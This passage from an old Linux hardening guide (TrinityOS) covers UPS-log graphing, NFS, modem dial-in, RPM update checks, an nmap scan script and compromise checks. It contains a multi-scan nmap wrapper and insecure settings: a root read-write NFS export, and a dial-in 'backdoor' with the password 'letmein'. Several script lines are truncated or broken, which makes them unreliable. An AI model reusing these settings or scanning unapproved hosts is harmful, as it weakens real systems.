ADMIN="johndoe@acme123.com"

# =====

clear
cd /usr/lib/powerchute
```

```

#date setup
MONTH='date +%m'
DAY='date +%d'
YES=$((DAY-1))
YEAR='date +%y'
YESTERDAY="$MONTH/$YES/$YEAR"

#Need to remove the commas and such
# This is setup to manipulate Powerchutes logs. You must make slight
# changes to this to handle APCUPSds logs (it has a few more fields)
# Feel free to email me if you need a hand.
#

echo -e "Beginning process to create graph for: $YESTERDAYi\n"
echo "Filtering original powerchute.dat file.."
cat powerchute.dat | awk -F , '{print $1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9}' > filtered-powerchute.dat

#Ok, now create the gnuplot command file
echo "set title \"\$HOST $YESTERDAY APC Powerchute Log\"" > generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set xlabel \"Date\"" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set ylabel \"Absolute number\"" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set timefmt \"%m/%d/%y %H:%M:%S\"" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set xdata time" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set xrange [ \"\$MONTH/$YES/$YEAR\": \"\$MONTH/$DAY/$YEAR\" ]" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set terminal postscript" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set terminal postscript color" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set terminal postscript solid" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo "set output \"/tmp/ups-log-$MONTH$YES$YEAR.ps\"" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot

#This is for Powerchutes logs. If you are using APCUPSd, you will need
#to make slight changes here as the order is a little different and APCUPSd
#also has a few extra files too.
echo "plot \"filtered-powerchute.dat\" using 1:3 title 'LineMIN' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:4 title 'LineMAX' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:5 title 'OutV' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:6 title 'BattV' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:7 title 'LineFREQ' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:8 title 'UPSload' with lines, \"\" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " \"filtered-powerchute.dat\" using 1:9 title 'UPStemp' with lines" >> generate-apc-graph-$MONTH$YES$YEAR.gnuplot

echo "Deleteing old ps and pdf files.."
#rm -f /tmp/ups-log*.ps /tmp/ups-log*.pdf

echo "Creating files.."
gnuplot generate-apc-graph-$MONTH$YES$YEAR.gnuplot
echo " - done creating files"

echo "Creating /tmp/ups-log-$MONTH$YES$YEAR.ps.."
ps2pdf /tmp/ups-log-$MONTH$YES$YEAR.ps
rm -f /tmp/ups-log-$MONTH$YES$YEAR.ps

```

```

mv -f ups-log-$MONTH$YES$YEAR.pdf /tmp

echo "Cleaning up.."
#rm -f filtered-powerchute.dat
rm -f generate-apc-graph-$MONTH$YES$YEAR.gnuplot

echo "Emailing graph.."
echo "Results for $MONTH$YES$YEAR" | mutt -a /tmp/ups-log-$MONTH$YES$YEAR.pdf -s "$HOST UPS graph fo

#Uncomment this out once you are SURE things are working.  If things
#are NOT working, make sure this file exists if not check that you
#have all the required tools installed, etc.
#
#rm -f /tmp/ups-log-$MONTH$YES$YEAR.pdf

```

<TrinityOS generate-ups-graph.sh STOP>

Next, make it executable:

```
chmod 700 /usr/lib/powerchute/generate-ups-graph.sh
```

Ok.. to get things running once a night, we need to use CRON:

- Redhat: To have the script run once a night, create a symbolic link in the SysV-style cron setup:

```
ln -s /usr/lib/powerchute/generate-ups-graph.sh
/etc/cron.daily/generate-ups.graph.sh
```

If you are using APC's Powerchute for Linux, you really need to have this generate-ups-graph.sh script to run exactly at midnight. The reason for this is that Powerchute's logs have a maximum size and the way TrinityOS sets things up.. you will MAX this file limit out every day.

To ensure things run on time, change the line in /etc/crontab to start the cron.daily script at 12:04 instead of 4:04:

```
02 4 * * * root run-parts /etc/cron.daily
```

to

```
02 0 * * * root run-parts /etc/cron.daily
```

Once that is fixed, restart CRON by running:

```
/etc/rc.d/init.d/crond restart
```

Ok.. thats it.

37 Apache WWW Server

Sorry this is so brief but setting up a simple Apache WWW server is very easy. But, configuring all of the advanced features is WAY out of the scope of this doc.

- Download the newest version of the standard Apache or SSL-encrypted WWW server for Linux from the URL in 5 (Section 5)

- Install the new apache software:

Redhat: `rpm -Uvh apache-1.2.6-5.i386.rpm`

Slackware: `tar -xzf apache_1.2.6.tar.gz`

- Now, edit your WWW pages in the following directories based upon your Linux distribution

Redhat: `/home/httpd/html`

- Upon the fact that the WWW server runs fine, re-enable HTTPD upon boot.

- To do this, UN-DO all edits for HTTPD lines in 8 (Section 8)

- Also don't forget to re-enable HTTPD log rotation if you disabled it towards the end of 9 (Section 9).

- If you want to be able to directly FTP files to the `/home/httpd/html` directory, you need to make sure the given logins and the Apache html dir has proper group permissions:

- edit `/etc/passwd` and in the 4th field delimited by ":", change the GID or GroupID to "4" for ALL people that should be able write to the global HTML dir.

```
i.e. dranch:x:500:4::/home/dranch:/bin/bash
```

- Next, fix the permissions of the `/home/httpd/html` dir

```
chgrp -R adm /home/httpd/html
chmod 775 /home/httpd/html
chmod 764 /home/httpd/html/*
```

38 Tripwire file monitoring [Not finished yet]

Tripwire is a file monitoring application that can be configured to notify the administrator if any files have been altered. With a system like this in place, administrators will have a clear picture of what files have been changed during:

- file system corruption
- accidental changes
- hacker intrusion

- First, download the tripwire software from 5 (Section 5) and put it into a temporary directory

- Next, decompress it:

```
tar -xzf tripwire-*.tar.Z
```

```
tar -xvf T1.2.tar
```

```

- Now go into the new tripwire-1.2 source dir
- Edit Makefile
# out CC = cc
and un#ed out
CC = gcc
# out LEX = lex
Un#ed out
LEX = flex
# out YACC = yacc
un#ed out:
YACC = bison -y

```

39 Backing up the new system Linux to a CD-R

```

- Download mkisofs from the URL in 5 (Section 5)
- Uncompress the archive

```

```
tar -xzvf mkisofs-1.11.3.tar.gz
```

```
- Now do the following:
```

```

./configure
make
make install

```

```

- Next, assuming that you have enough drive space on your local HD (run a "df" to check) and you have at LEAST 16MB of RAM (per the mkisofs docs. Trust me, its true), do the following:

```

```

cd /
mkisofs -o /tmp/TrinityOS-101098.iso -a -L -R -V TrinityOS .

```

This will create a ISO image in /tmp which will include all files (-a), allow files to start with a "." (-L), enable RockRidge extentions to support EXT2 file permissions (-R), give the ISO image a volume name of "TrinityOS" and backup the files from the current directory (/).

40 NFS (Network File System) File sharing

NFS is one of the original network-based file sharing systems that was developed by Sun Corporation. NFS is one of the many services that Sun developed for their network architechure called RPC or Remote Procfeure Call. The various other RPC services offer some amazing functionality such as remote quotas, remote WALLing people, etc. but for now, we will concentrate on NFS.

NFS is considered in many circles to be UN-SECURE. Because of this, few system admins are willing to run it in fear of losing security. Though there are many truthful aspects to this statement, NFS can be made to be more secure and limit its exploitability. To reduce any NFS-related security issues, take the following to heart:

40.1 NFS Security:

1. Setup a strong packet firewall as shown in TrinityOS or setup a statefully-inspected firewall to protect your NFS server from unauthorized machines (expensive but the ultimate). See below on how to change the TrinityOS IPCHAINS or IPFWADM rule sets to allow in external NFS traffic
2. Setup TCP wrappers as shown below
3. Only allow NFS access from specific NFS clients via the firewall, TCP wrappers, and the `/etc/exports` file.
4. Even if a NFS hacker got in, they CANNOT traverse to other non-NFS'ed file systems . So, put all your NFS-sharable data on one specific file system. With this in place, you greatly limit your NFS risk.

40.2 Note about Linux NFS performance:

Linux's NFS support somewhat slow. The reason for this is because the NFS support in Linux's 2.0.x and 2.1.x kernels are in what is called "user space". Because of this, the kernel doesn't have direct control and thus all NFS data transfers have to go through an excessive number of operating system layers. Fortunately, the upcoming Linux 2.2.x kernels will support NFS in "kernel space" which should bring its performance on par with many other UNIXes including the likes of Free/Open/Net-BSD.

There are several NFS optimizations that you can make to NFS but many of them can make NFS unstable. Once I have more time, I will document these tweaks but until then, the LDP's NFS-HOWTO located in `/usr/doc/HOWTO` or your local LDP mirror documents all this very well.

Down to it...

- First, you need to make sure that you compiled in NFS support into the Linux kernel as shown in 12 (Section 12). If you didn't, you will need to re-follow that section, enable NFS, compile the kernel, and reboot with the new kernel.

- Second, you need to specify what files on the NFS server you want to make available to remote NFS clients. To do this, create/edit the following file. All additional NFS shares should be put on their own line:

```

/etc/exports
--
#NFS exports file
#
#In a pinch to backup a whole remote file system
/          192.168.0.2(rw,no_root_squash)
/home/hpe  192.168.0.2(rw) 192.168.0.4(ro) 192.168.0.10(ro,nosuid,noexec)
--

```

In this configuration file, the first line will allow host 192.168.0.2 full read/write permissions to ALL files (root see's all) on the entire system. The second line will allow the 192.168.0.2 to both READ/WRITE to all files on the NFS server located in `"/home/hpe"` but only allow 192.168.0.4 READ ONLY access. 192.168.0.10, on the other hand, can only READ this volume and cannot RUN any programs from this NFS share.

In addition to all this, this config only allows users at the various IPs access files and directories which they ALREADY have UNIX permission to. NFS still enforces permissions based on the UserID and GroupID of the user.

There are a LOT of other options here that you might want to run (allow in a whole wildcarded domain, etc.) so check out the well written man page (man exports) or NFS-HOWTO.

- Next, Linux's NFS supports TCP Wrappers. Because of this, you need to configure TCPD to allow all of your desired clients to connect via NFS.

```

/etc/hosts.allow
--
ALL: 192.168.0.2

portmap: 192.168.0.4/255.255.255.255
--

```

What this means is that host 192.168.0.2 is allowed to access ALL services on the server where as host 192.168.0.4 is ONLY allowed to connect via the RPC Portmapper service.

- Another area of security involves the IPFWADM and/or IPCHAINS packet firewalls. My default IPCHAINS and IPFWADM policies allow *ANY* type of traffic to hit the Linux server from the internal NIC but *REJECT* most types of traffic from the Internet. I would highly recommend that you do this as well. If you have specific needs to enable NFS on your Internet link, you will need to edit your IPCHAINS/IPFWADM rule file and allow:

```

Port 111 [TCP and UDP] - for the RPC portmapper
Port 635 [UDP]          - for the NFS mounter
Port 2049 [TCP and UDP] - for NFS

```

For example, change the IPFWADM rule sets for your various EXPLICITLY allowed-in hosts from 10 (Section 10) to add the above TCP and UDP ports:

Incoming traffic:

```

#secure1.host.com
/sbin/ipfwadm -I -a accept -W $extif -P tcp -S $securehost/32 -D $extip ftp ftp-data
# NFS support
/sbin/ipfwadm -I -a accept -W $extif -P udp -S $securehost/32 -D $extip 111 635

```

Outgoing traffic:

```

#secure1.host.com
/sbin/ipfwadm -O -a accept -W $extif -P tcp -S $extip/32 -D $securehost/32 ftp ftp-d
#NFS traffic
/sbin/ipfwadm -O -a accept -W $extif -P tcp -S $extip/32 635 -D $securehost/32
/sbin/ipfwadm -O -a accept -W $extif -P udp -S $extip/32 111 2049 -D $securehost/32

```

- Next, you need to load the RPC Portmapper, mountd, and NFS daemons. You can load them by hand by running the following commands:

Manually:

```
--
/usr/sbin/portmap
/usr/sbin/rpc.mountd
/usr/sbin/rpc.nfsd
--
```

Redhat:

```
--
/etc/rc.d/init.d/portmap start
/etc/rc.d/init.d/nfs start
--
```

If you want to run these services permanently, go back to the "Initial System Security Section" 8 (Section 8) and undo all NFS, RPC, and Portmapper-related changes for your specific Linux distribution.

- Ok, NFS should be running now. Just to make sure, run the following command and verify it's output:

```
[root@roadrunner iana]# rpcinfo -p

      program vers proto  port
100000    2   tcp    111  rpcbind
100000    2   udp    111  rpcbind
100005    1   udp    635  mountd
100005    2   udp    635  mountd
100005    1   tcp    635  mountd
100005    2   tcp    635  mountd
100003    2   tcp    2049 nfs
100003    2   tcp    2049 nfs
```

- Next, from the client machine that you want to mount a given NFS share, run

```
showmount 192.168.0.1
```

And see if you get a list of NFS shares.

- For the home stretch, lets try to mount the NFS server from an NFS client.

This example shows Linux as the client though any NFS-compatible client such as the various UNIXes, Windows 3.x/95/NT (with 3rd party software), etc. should work fine.

Mount the remote NFS share:

NOTE: Make sure that the client directory /mnt/nfs exists. If it doesn't, just do a "mkdir /mnt/nfs" first.

```
mount -t NFS 192.168.0.1:/home/hpe /mnt/nfs
```

- If all went well, the "mount" command should have executed quietly and returned you to the UNIX prompt. So go ahead and look around in the /mnt/nfs directory. You should see all of the remote files just as if they were local!

41 EXT2 File system tuning

[This is an on-going experiement but NONE of the following can hurt:]

Recently on a ~1500 user Linux box that I support, we have had major EXT2 filesystem corruptions on two seperate occasions. I then emailed several people about this and here are two replies I received:

From Warlock:

```
--
Personally, I have cron run 'sync' in the background every 10 minutes
or so and, averaged over any reasonable period of time, . . . (I have been
doing this) Forever. . . . Doing a sync in the background every so often
(or between packages) pretty much fixed that problem. Now everything is
much more stable, but the principle still holds.
```

```
I think the double-sync (old-timers use a triple, but our computers and
peripherals were slower back then) (: is for when you want to *shut down*
(or reboot) and risk something very unclean. Even if you type 'sync',
that isn't guaranteed. It basically tells the kernel to clean up and then
returns, but the actual process isn't finished by the time sync finishes.
I think the logic was that a double-sync might block until the first
sync was finished, and a triple-sync was just there to but time for
the hard drive to finish writing out anything (disconnected SCSI drive,
for example). I'm sure actually waiting 5-6 seconds after you typed the
first sync would be just as good 90% of the time, but you know humans. (:
```

```
--
```

So, to implement this:

Redhat:

* edit /etc/crontab and append:

```
--
0,10,20,30,40,50 * * * * root run-parts /etc/cron.10min
--
```

* Now create the dir /etc/cron.10min

```
--
mkdir /etc/cron.10min
--
```

* create the simple file /etc/cron.10min/re-sync

```
--
sync
--
```

* Make it executable:

```
--
      chmod 700 /etc/cron.10min/re-sync
--
```

* Finally, restart CRON

```
--
      /etc/rc.d/init.d/crond restart
--
```

Slackware:

* edit /var/spool/cron/crontabs and append:

```
--
      0,10,20,30,40,50 * * * * root run-parts sync
--
```

* Finally, restart CRON

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP 'ps aux | grep syslogd | grep -v -e grep | awk '{print $2}'`

From the Yashy-Hack list:

```
--
Linux ext2 filesystems normally run asynchronously. While this makes them
faster, it also makes them somewhat less reliable, especially on systems with
long uptimes. If you're running a production machine (ie that people are
depending on), you can make filesystems run in synchronous mode by adding the
flag 'sync' to the options section in /etc/fstab - right now that section
likely says 'defaults', or maybe one of the quota options. The filesystems
will be slower, but they'll also be more reliable.
```

<IMHO>

This is one reason I personally prefer FreeBSD for servers, though I use Linux
for my router and notebook, and frequently for workstations. The BSD ufs
filesystem, which defaults to synchronous operations, is in my experience
more robust for long uptimes on heavily used systems.

>From the FreeBSD mount manpage:

```
async    All I/O to the file system should be done asynchronously.
          This is a dangerous flag to set, and should not be used
          unless you are prepared to recreate the file system
          should your system crash.
```

</IMHO>

42 Dial-in terminal / PPP access via a modem

NOTE: There are several "gettys" out there and it isn't totally clear on how they are different. But, here is a little snippet from /usr/doc/getty_ps-2.0.7j/README.hi-speed:

```
--
I've only tested ugetty on dialin lines (with a Zoom v34X 36.6K) at
57.6 and 115.2Kbps. I generally use agetty for dumb terminals,
mingetty for the console, and faxgetty calling agetty for combination
fax/data lines. (hylafax)
--
```

- edit /etc/inittab

Redhat: - Find the line that says: "6:2345:respawn.." and copy it to also say (for a modem on COM1):

```
"7:23456:respawn:/sbin/uugetty ttyS0 38400 vt100"
```

- Create the file /etc/default/uugetty.ttyS0 (for dial-ins on COM1)

NOTE: This config assumes you are using a modem on COM1, that it is going to answer the phone after -6- rings and before the user is shown a "Login:" prompt, the user will have to blindly enter in the password "letmein".

```
--
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets up uugetty to answer with a WAITFOR string. When
# using waitfor, it is necessary to specify INITLINE=cua?

# line to use to do initialization. All INIT, OFF, and WAITFOR functions
# are handled on this line. If this line is not specified, any other
# program that wants to share the line (like kermit, uucp, seyon) will
# fail. This line will also be checked for lockfiles.
#
# format: <line> (without the /dev/)
INITLINE=ttyS0

# timeout to disconnect if idle
TIMEOUT=60

# modem initialization string: Sets the modem to disable auto-answer
#
# format: <expect> <send> ... (chat sequence)
#INIT="" \d+++ \dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=0\r OK\r\n
INIT="" \d+++ \dAT\r OK\r\n ATH0\r OK\r\n ATSO=6\r OK\r\n

# waitfor string: if this sequence of characters is received over the line,
```

```

# a call is detected.
#WAITFOR=RING
WAITFOR=CONNECT

# this line is the connect chat sequence. This chat sequence is performed
# after the WAITFOR string is found. The \A character automatically sets
# the baud rate to the characters that are found, so if you get the message
# CONNECT 2400, the baud rate is set to 2400 baud.
#
# format: <expect> <send> ... (chat sequence)
#CONNECT="" ATA\r CONNECT\s\A
CONNECT=letmein

# this line sets the time to delay before sending the login banner
DELAY=1
--

```

- Finally, make sure your modem is connected and powered up and now tell Linux to initialize the modem with:

```
/sbin/init q
```

That's it. Go ahead, dial in with a modem and let it RING (6) times. After the sixth ring, the modem should answer and you should then be dropped to "nothing". Now blindly type in "letmein" and you should then see a normal Linux "login:" prompt.

42.1 For PPP connectivity:

To do your work via PPP instead of doing it via a standard terminal, follow the PPP setup recommendations in 22 (Section 22). Then, after you successfully login and are dropped to a UNIX prompt, simply type in the following (for a modem on COM1):

```
/usr/sbin/pppd /dev/ttyS0 38400
```

NOTE: Many of you would probably rather have Linux default to a PPP only mode. To me, this is far more inflexible and what happens if you aren't on a system that doesn't have PPP functionality? Doing it this terminal->ppp way is MUCH more flexible.

42.2 Dialing in with answering machines:

- The following is VERY dependant on your home answering machine -

If you are like me, you only have one phone line and there is an answering machine on that line that answers the phone around call 3 or 4. To get past this, I can get into my answering machine remotely and turn it OFF. Once off, the linux's modem will answer after -6- rings. Once I'm done dialing in, I TEMPORARILY disable uugetty in /etc/inittab, rerun "/sbin/init q", and then re-call my answering machine with 15 rings. After that, the machine will turn back on. Once this is set, you'll need to re-enable uugetty in the /etc/inittab file and rerun "/sbin/init q" from a TELNET/SSH connection.

With that all behind you, if you ever make a mistake editing your IPFWADM rule sets, your Inet connection is down, etc, you now have a secured BACKDOOR into your machine!

43 Automated RPM notifiers

The tool "rpmwatch" creates reports based on Redhat's WWW site. As you might notice, this is only for Redhat and its RPMs. In addition to this, it does NOT work on Redhat's newer WWW pages nor sites for Mandrake, etc. Because of this, I have started implementing "AutoRPM" as shown below.

43.1 AutoRPM (the preferred solution):

- Download AutoRPM and the Perl "libnet" library from the URLs in 5 (Section 5)
- Uncompress AutoROM some temporary place like /usr/src/archive/rpm-tools/

```
tar xzvf autorpm-*.tar.gz /usr/src/archive/rpm-tools
```

- The LibNet module is a commonly installed tool with Perl. To verify that its already installed, run:

```
find /usr/lib/perl5/ | grep FTP.pm
```

if nothing shows up, LibNet isn't installed

- If it isn't installed, uncompress the LibNet library to a place like

```
/usr/src/archive/cpan
```

```
tar xzvf libnet-*.tar.gz
```

- Next, got into the new libnet directory, compile, and install it:

```
cd /usr/src/archive/cpan/libnet-*
perl Makefile.PL
make
make test
make install
```

- Next, go into the new AutoRPM directory

```
cd /usr/src/archive/rpm-tools/autorpm-*
```

- Create its configuration directories

```
mkdir /etc/autorpm.d
mkdir /etc/autorpm.d/pools
```

- Copy over the program, the configuration files, and the man pages

```
cp autorpm.pl /usr/local/sbin
cp autorpm.conf /etc/autorpm.d
cp autorpm.d/* /etc/autorpm.d
cp pools/* /etc/autorpm.d/pools
cp autorpm.8 /usr/local/man/man8
cp autorpm.conf.5 /usr/local/man/man5
```

- Fix its permissions:

```
chmod 700 /etc/autorpm.d /etc/autorpm.d/pools
chmod 700 /usr/local/sbin/autorpm.pl
```

- Next, test it:

Mandrake 6.1 users:

```
/usr/local/sbin/autorpm.pl --ftp ftp.linux-mandrake.com:/pub/updates
```

Redhat 6.1 users:

```
/usr/local/sbin/autorpm.pl --ftp updates.redhat.com:<url url="ftp:/
```

If that test works ok, time to tune your `/etc/autorpm.d/setup`:

Mandrake 6.1 users: _____

- Find the following lines in `/etc/autorpm.d/autorpm.conf`

```
/etc/autorpm.d/autorpm.conf
--
Config_File("/etc/autorpm.d/redhat-updates");
--
```

to

```
--
Config_File("/etc/autorpm.d/mandrake-updates");
--
```

- Create the file `/etc/autorpm.d/pools/mandrake-updates`. In this file, put at LEAST the following line on the top. If you want, you can add other Mandrake mirror URLs in this file as well. I have listed (2) others for an example:

```
/etc/autorpm.d/pools/mandrake-updates
--
ftp.linux-mandrake.com:/pub/updates/6.1/RPMS
rpmfind.net:/linux/Mandrake/updates/6.1/RPMS
ftp.orst.edu:/pub/packages/linux/mandrake/updates/6.1/RPMS
--
```

- Next, create the following file. Edit as you deem fit. Please note that I'm still in the process of learning and tuning this tool, if you have comments, etc, please let me know.

`/etc/autorpm.d/mandrake-updates`

```
--
#####
# This one will mirror the updates for all versions
# of Red Hat 5.0, but won't bother with the source RPMs.
# All the updates stored locally will be in architecture-
# specific directories just like on the original site.

ftppool ("mandrake-updates") {

    # Recurse through the remote FTP site if necessary
    # Recursive (Yes);

    # Compare, recursively, the remote files to this directory
    # Recursive_Compare_To_Dir ("/usr/src/archive/md61-updates");

    # Ignore any directories named 'SRPMS' when recursing.
    # Regex_Dir_Ignore ("SRPMS");

    # What to do if the remote RPM is a newer version
    # that the local copy
    action (updated) {

        # Delete whatever local file we had that was older
        # than the remote file.
        # Delete_Old_Version (Yes);

        # Store the remote file in this local directory.
        # the 'Recursive' part means that if the remote
        # file was in the /i386/ subdirectory, it will be
        # stored in a /i386/ directory locally.
        # Recursive_Store ("/usr/src/archive/md61-updates");
        Install (Interactive);
        Report (Yes);
        Report_Queues_To ("root");
        Report_To ("root");
        Report_All (Yes);
        Display_Report (Yes);
    }

    # What to do if the remote RPM has no corresponding
    # version locally (e.g. it is new)
    action (new) {
        Install (Interactive);
        Report (Yes);
        Report_Queues_To ("root");
        Report_To ("root");
        Report_All (Yes);
        Display_Report (Yes);
        # Store_Recursive ("/usr/src/archive/md61-updates");
    }
}
```

```
}
--
```

Once you are happy with how AutoRPM runs, I recommend have it run ONCE A DAY. To do this, do the following:

```
ln -s /usr/local/sbin/autorpm.pl /etc/cron.daily/autorpm
```

Finally, I recommend to read the "autorpm" man page and pay attention to the "auto-ignore" file. There is a lot of other interesting info in the man page so I recommend that you read it. Its well written too!

43.2 rpmwatch

Download at RPM Watch from 5 (Section 5)

```
rpm -Uvh rpmwatch-x.x-x.noarch.rpm
```

Create the file "run-rpmwatch" with the following contents:

NOTE: You need to edit the scripts to reflect your Redhat distribution installation. If you don't change the script to look to the proper URLs, your results will be worthless. On that same token, I request all the patches out there for ALL Redhat distributions though I only run 5.0. While this lets me know whats out there, some of the updated tools in 5.2 will NOT work correctly on 5.0 distributions. So, be careful and be SURE to read the "Testing RPMs before installing" at the top of 50 (Section 50) to see what files might be overwritten, etc.

```
/usr/local/sbin/run-rpmwatch
```

```
--
```

```
#!/bin/sh
```

```
# Version v1.2
```

```
echo "Getting RH50 errata.."
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/rh50-errata-general.html"> > /tmp/r
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/intel/rh50-errata-intel.html"> > /t
```

```
echo "Getting RH51 errata.."
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/rh51-errata-general.html"> > /tmp/r
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/intel/rh51-errata-intel.html"> > /t
```

```
echo "Getting RH52 errata.."
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/rh52-errata-general.html"> > /tmp/r
```

```
lynx -source <url url="http://www.redhat.com/corp/support/errata/intel/rh52-errata-intel.html"> > /t
```

```
echo "Converting to TXT..."
```

```
href2txt /tmp/rh5*-errata-*.html > /tmp/rh-errata.txt
```

```
rm -f /tmp/rh5*-errata*.html
```

```
echo "Running rpmwatch.."
```

```
rpmwatch -e /tmp/rh-errata.txt

echo -e "\n\nA good site to get all Errata RPMs is:"
echo "<url url='ftp://ftp.codemeta.com/pub/mirrors/redhat/updates/'>";

rm -f rh-errata.txt

echo -e "\nDone.."
--
```

- Now, make "run-rpmwatch" executable by running "chmod 700 rpm-watch"

- Run it by typing in "./run-rpmwatch"

The output should look something like:

```
[root@roadrunner tools]# ./run-rpmwatch
Getting RH50 errata..
Converting to TXT...
Running rpmwatch..

.      <skipping misc text>

FL RPM                                VERSION BUILD                        UPDATE
-----
samba                                1.9.18p10    5                                ok
rpm                                  2.5.3      5.0                                ok
rpm-devel                            2.5.3      5.0                                ok
B bash                                1.14.7      6                                1.14.7-11
```

*** NOTE: please see the bottom of this section on adding this script to a weekly CRON process!

* Regardless of the tool that you use, I'd recommend that you add it CRON to be executed once a week. Since RPMWATCH is the only tool currently running, I'll use that for an example:

Slackware:

Edit the file /var/spool/cron/crontabs/root and append the following:

```
--
# Run the sendlogs program at 12:00am everyday
02 2 * * 0 /usr/local/sbin/run-rpmwatch
```

Redhat users:

Create a symbolic link to point to the run-rpmwatch script:

```
ln -s /usr/local/sbin/run-rpmwatch /etc/cron.weekly
```

- That's it. Now, make cron re-read it's config files by doing:

- Redhat: killall -HUP syslogd
- Slackware: kill -HUP 'ps aux | grep syslogd | grep -v -e grep | awk '{print \$2}'"

44 Nmap port scanner

Once you have secured your Linux box and implemented a good packet firewall, you need to TEST it to make sure you didn't miss anything. To do this, I recommend that you either port scan yourself from an unprivileged IP address or have a buddy do it for you.

The following instructions is on how to install Nmap and run it to check your host.

- Download the newest version of nmap from 5 (Section 5)
- Uncompress it (tar xzvf nmap-*.tgz)
- cd into the new nmap directory and run "./configure"
- Nmap will now configure itself
- Now just run "make" and then "make install"
- That's it! Nmap is installed! Now, nmap supports over 10 different port scans and running each one takes a while. So, I recommend that you setup this little script to ease the pain:

```

scan-it
--
#!/bin/sh

echo -e "\nPort Scanning $1 - TCP connect\n"
./nmap -sT $1
echo -e "\nPort Scanning $1 - SYN\n"
./nmap -sS $1
echo -e "\nPort Scanning $1 - FIN\n"
./nmap -sF $1
echo -e "\nPort Scanning $1 - Xmas\n"
./nmap -sX $1
echo -e "\nPort Scanning $1 - Null\n"
./nmap -sN $1
echo -e "\nPort Scanning $1 - UDP\n"
./nmap -sU $1
echo -e "\nPort Scanning $1 - Ident\n"
./nmap -I $1

echo -e "\n\n\nNmap done.\n\n"
--

```

- Next, make it executable by running "chmod 700 scan-it"

- Finally, to run a scan, just type in:

```
scan-it <ip>
```

Where <ip> is the IP address you want to scan. Once you start the scan, it will take a while so just relax and wait a while.

NOTE: Be warned:

- Nmap 2.0x port scans will CRASH Cisco IOS 11.3/x / 12.0.x routers that have SYSLOG enabled.

- If you implemented a IPCHAINS/IPFWADM rule set that logs failed connections, your logs will get MASSIVE. Many of NMAP's port scans scan all 65,535 ports. Now:

65,535 ports * 7 = 458,745 lines in your SYSLOG files!

45 So you think you are being hacked: Confirm it!

Once you've followed TrinityOS to a "T", you can be assured that your box is pretty stinken secure. BUT.. nothing is 100% secure and there will always be a chance that a hacker will find a way into your box.

With this in mind, please read what Brad Alexander had to say:

```
"As with system administrators and security specialists, there are
varying levels of skill among the system crackers. The notes included
in this document, and in fact, any notes about what to look for is
subjective, since the cracker will endeavor to cover his tracks. This
may include the use of a rootkit, which inserts trojaned binaries such
as "ls", "login", "ps" and so forth and hides sniffers on your system,
editing out parts of your logfiles, and the like. The attacker may
create directories such as "... " or ".. " to hide his warez. The attack,
like the individual cracker, will have different personalities. Your best
bet, aside from keeping the intruder out, is to run overlapping layers of
intrusion detection software, both host-level (such as Abacus Sentry) and
network level (such as SHADOW and Network Flight Recorder). If the cracker
attempts to disable one system, it will trigger another. The same should
be said for your file monitors, (e.g. Tripwire and ViperDB). However, there
is no substitute for a familiarity with your system and your filesystem."
```

Couldn't have said it better. So, with all that in mind, here is my best initial stab at figuring out if you've been hacked:

Here is a quick list that you can follow:

- 1) Check for any "ESTABLISHED" connections to your box by running "netstat -a | more". If there are connections to your box other than SMTP (port 25 for mail), DNS (port 53), and possibly WWW (port 80) that you don't know about, this should raise a flag. Especially look for SSH, TELNET, or FTP conenctions.
- 2) Using your favorite file viewer (vi, Pico, less, etc), look at your log files for strange things like:
 - changed passwords
 - strange connections from unknown IPs

You can also use the "pwck" and "grpck" commands to check these file too.

- 3) Run "last | more" command to see what users have recently logged into your machine.
- 4) Check the date of the /etc/shadow file to make sure it hasn't been recently changed
- 5) If you question the integrity of any of your executable files, verify that they are ok:

Redhat:

or you can use the following script:

```
--
#!/bin/sh

for pkg in `rpm -qa`; do
    echo "Verifying $pkg" >> /tmp/verify.log
    rpm --verify $pkg >> /tmp/verify.log
done
--
```

If your box HAS been compromised:

- 1) Disconnect the machine's network connection, be it a modem, Ethernet connection, etc.
- 2) Try to determine what the hacker did to your box:
 - look at /root/.bash-history
 - look at the slackware:/var/adm or redhat:/var/log log files

3) If you installed Tripwire, re-run it and see what files were changed.

If your machine was compromised and you are unable to determine what was hacked, you have to consider that ALL security on this box has been breached. Because of this, you'll need to backup all changed user files (NO EXECUTABLE FILES WHAT SO EVER), wipe ALL HDs and either restore from a known good backup or re-install the OS from scratch! Ouch!

[Once I get more time, I will expand on this section]

46 UNIX and Samba Printing

This example is primarily to get Samba printing working but it will work fine for local UNIX printing too. This example assumes you have a HP LaserJet IIP and its connected on LPT1 (not LPT0).

- It has been usually understood that using the BSD "lpd" program is a *HIGH* security risk. The reason for this was because the various "lp" tools have SUID ROOT permissions. Meaning that when anybody runs the "lpr" program, the program will actually run as if "root" ran it.

